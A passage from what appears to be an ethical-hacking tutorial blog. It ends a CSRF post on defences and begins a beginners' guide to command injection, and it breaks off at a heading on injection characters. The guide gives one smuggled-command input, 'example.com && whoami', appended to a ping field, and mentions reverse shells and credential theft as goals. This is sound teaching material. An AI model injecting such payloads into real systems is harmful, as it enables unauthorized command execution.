
2. SameSite Cookies:

Modern browsers support the SameSite cookie attribute, which helps prevent CSRF attacks. When enabled, cookies are not sent with requests originating from external websites.

Example:

Set-Cookie: sessionid=abc123; SameSite=Strict

This reduces the risk of cross-site requests using authentication cookies.

3. Checking Request Origin:

Applications can also validate the Origin or Referer header to confirm that requests come from trusted sources. If the request originates from an unexpected domain, the server can reject it.

4. Re-authentication for Sensitive Actions:

For critical operations such as password changes or financial transactions, applications often require users to:

  • Re-enter their password
  • Confirm via multi-factor authentication (MFA)

This adds another layer of protection against unauthorized requests.

Conclusion

CSRF is a powerful example of how web applications can unintentionally trust user browsers too much. By abusing existing authentication sessions, attackers can trick users into performing actions they never intended.

The good news is that CSRF vulnerabilities are preventable through proper security controls such as CSRF tokens, SameSite cookies, and request validation. For developers and security professionals alike, understanding CSRF is essential for building secure web applications and protecting users from hidden attacks.

Posted on

Command Injection Vulnerability: A Beginners Guide

Hello, aspiring ethical hackers. In our previous blogpost on web application hacking, you learnt about various vulnerabilities a web application may have. In this article, you will learn about Command Injection vulnerability, one of the critical vulnerabilities in web applications. Command Injection is a serious web security vulnerability that allows attackers to execute arbitrary operating system commands on a server. For beginners learning ethical hacking, understanding command injection is important because it demonstrates how poor input validation can give attackers direct control over a system.

Let’s break down how this vulnerability works and why it can be so dangerous.

What is Command Injection?

Command Injection occurs when a web application passes user input directly to a system shell without properly validating or sanitizing it. In many applications, developers use system commands to perform tasks such as:

  • Checking server connectivity
  • Processing files
  • Running scripts
  • Managing system utilities

If user input is inserted into these commands without validation, an attacker can inject additional commands. In simple terms:

The application expects data, but the attacker sends commands.

How Command Injection Attacks Work?



Command Injection attacks work by exploiting vulnerabilities in an application that accepts user input and then passes that input directly to a shell or command interpreter. This allows attackers to inject arbitrary commands into the input that are executed with the same privileges as the application.

Attackers can use various techniques to exploit this vulnerability, such as appending commands to existing commands or using shell metacharacters to execute multiple commands in sequence. The impact of a successful attack can be significant, ranging from unauthorized access to sensitive data to full system compromise.

Command Injection

Command Injection is a serious threat to web applications because it can allow attackers to bypass application-level security measures and gain unauthorized access to sensitive data or systems. Moreover, these attacks can be difficult to detect and can lead to serious consequences, such as data breaches, system compromise and financial loss.

A Simple Example


Imagine a web application that allows users to check whether a server is reachable using a ping feature. A developer might write code something like this:

ping <user_input>

Let’s say a user enters the value given below:

example.com

Then, the application executes the command shown below.

ping example.com




This is how it should work normally. However, if the application does not sanitize input, an attacker could submit something like:

example.com && whoami

The resulting command for this becomes:

ping example.com && whoami

Now the server executes two commands. The second command reveals the user running the server process. Like this, attackers can chain multiple commands together and gain deeper system access.

Why Command Injection Is Dangerous?

Command injection can quickly escalate from a simple vulnerability to full system compromise.

1. Remote Code Execution:

Since commands are executed by the operating system, attackers can run many powerful instructions such as:

  • Listing system files

  • Reading sensitive data
  • Installing malware
  • Creating new users

This effectively turns the web application into a remote control interface for the attacker.

2. Data Exposure:

Attackers may retrieve sensitive files such as:

  • Application configuration files
  • Database credentials
  • Private keys
  • System logs

If the server stores secrets locally, command injection can expose them.

3. Server Takeover:

In severe cases, attackers can:

  • Install backdoors
  • Launch reverse shells
  • Use the server to attack other systems

This makes command injection one of the most dangerous input validation flaws.

Common Places Where Command Injection Occurs

Developers sometimes unknowingly introduce command injection vulnerabilities when applications interact with the operating system.

Typical examples include:

  • Network diagnostic tools (ping, traceroute)
  • File conversion tools
  • Image processing utilities
  • Backup scripts
  • System monitoring features

Whenever a program calls the system shell with user-controlled input, there is a risk. Common entry points for Injection attacks include web application forms, user input fields and API endpoints. Any input that is passed to a shell or command interpreter without proper validation and sanitization can be vulnerable to Command Injection attacks.

Most Common Injection Characters

